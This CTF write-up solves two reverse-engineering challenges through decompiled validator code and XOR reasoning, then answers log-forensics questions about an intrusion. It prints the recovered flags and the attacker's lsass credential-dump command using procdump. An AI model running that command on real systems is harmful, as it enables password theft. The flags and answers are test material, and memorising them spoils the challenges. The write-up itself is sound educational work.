
DESCRIPTION

One would simply want to be with the rest.

NOTE: The format of the flag is CTF{}, for example: CTF{foobar}. The flag must be submitted in full, including the CTF and curly bracket parts.

For this one I've used the similar trick with "CTF{" XOR ENCRYPTED_FLAG and saw that the key is 0x45. Also, if you open the binary in ghidra you will see a XOR instruction with strlen(enc_flag) as one of the parameter. And strlen(enc_flag) is 0x45.

NOTE : If you look at this binary in Ghidra you will see something like result |= password[i] ^ strlen(password) ^ strlen(enc_flag). Since it's a XOR encryption strlen(password) == strlen(enc_flag) so strlen(password) ^ strlen(enc_flag) = 0. So we need to pass strlen(enc_flag) NULLS as password to bypass the check 😐. And even if we do that, I couldn't see a printf(flag) or something similar…



```
E:\ctf\dctf\ctf
λ python src2.py
CTF{fc3a41a577ff10786a2fdbfcad18ef47ea78d426a47d097a49e3803f7e9c0e96}
```

FLAG: CTF{fc3a41a577ff10786a2fdbfcad18ef47ea78d426a47d097a49e3803f7e9c0e96}

6. Combination - Reverse engineering (Thanks Ioana for helping me with this challenge 🙂)

DESCRIPTION


There are not that many combinations one can do here.

NOTE: The format of the flag is CTF{}, for example: CTF{foobar}. The flag must be submitted in full, including the CTF and curly bracket parts.

Since it’s a reverse challenge let’s open the binary in Ghidra.

***** CONTINUATION ON THE NEXT PAGE ******

Main() function:




```
int main(int arg1,char **arg2,char **arg3)

{
  int iVar1;
  __ssize_t _Var2;
  long in_FS_OFFSET;
  int var498324;
  char *var389534;
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  printf("Please enter validation: ");
  var498324 = 0;
  _Var2 = getline(&var389534,(size_t *)&var498324,stdin);
  var498324 = (int)_Var2;
  var389534[(long)var498324 + -1] = '\0';
  puts("Verifying your authentication");
  iVar1 = validator((long)var389534);
  if (iVar1 == 1) {
    puts("Correct authentication received");
  }
  else {
    puts("ERROR: Invalid authentication!");
  }
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return 0;
}

```

We see a call to validator() function so let’s reverse that function.


***** *CONTINUATION ON THE NEXT PAGE* *****

validator() function:



```
int validator(long param_1)

{
  int var1;
  int var2341;

  var2341 = 0;
  while( true ) {
    if (0x1d < var2341) {
      return 1;
    }
    if ((int8_t (*) [4])(long)*(char *)(param_1 + var2341) != verify[var2341 * 9]) break;
    var2341 = var2341 + 1;
  }
  return -1;
}
```

We see that the flag is in the verify array. We just need to multiply the index with 9. Meaning that first character is at index 0, the second one is at 9, the third one at 18 and so on….



```
E:\ctf\dctf\ctf
λ python src.py
CTF{fe402183ea30417f5d333b40c22d9b26c1aebed4} Ñµaa
```


FLAG : CTF{fe402183ea30417f5d333b40c22d9b26c1aebed4}

7. log-forensics - Forensics

DESCRIPTION

We know for sure that an attacker attempted to dump the users' passwords on the targeted system. Using your favorite text editor or Terminal commands please help us find answers to the following questions.

Here we've got a zip containing some logs and we needed to answer to some questions. Mostly I've used grep and google 🙂.



☑ Q1. What is the full command used to dump the lsass process on the targeted system? (Points: 10)

Update Answer `procdump64.exe -ma lsass.exe lsass.txt`

☑ Q2. What is the IP address of the compromised computer? (Points: 10)

Update Answer 10.0.8.16

☑ Q3. What is the command used by the attacker to enumerate all system users? (Points: 10)

Update Answer `net users`

☑ Q4. Which MITRE technique can be assigned to a case where OS passwords are dumped? Flag format <technique_ID>:<technique_name> (Points: 10)

Update Answer T1003:OS Credential Dumping

☑ Q5. Which Windows Security event code was triggered when the attacker attempted to enumerate the existing local groups on the compromised system? (Points: 10)


Update Answer 4798

8. who-done-it - Forensics

DESCRIPTION

We might have an insider threat in our company. Help us to clarify this unconfortable situation.

Similar with log-forensics.



QUESTIONS

Submit your answers here.

☑ Q1. Identify the hostname of the compromised machine. (Points: 10)

Flag format: As presented in the given logs.

DESKTOP-V2VNNIV

☑ Q2. Provide the name of malware binary downloaded by the attacker on the compromised account. (Points: 10)

Flag format: As presented in the given logs.

ZekaAPT28.bin

☑ Q3. Which is the suspicious scheduled task created by the attacker on the system? (Points: 10)

Flag format: As presented in the given logs.

connect_to_server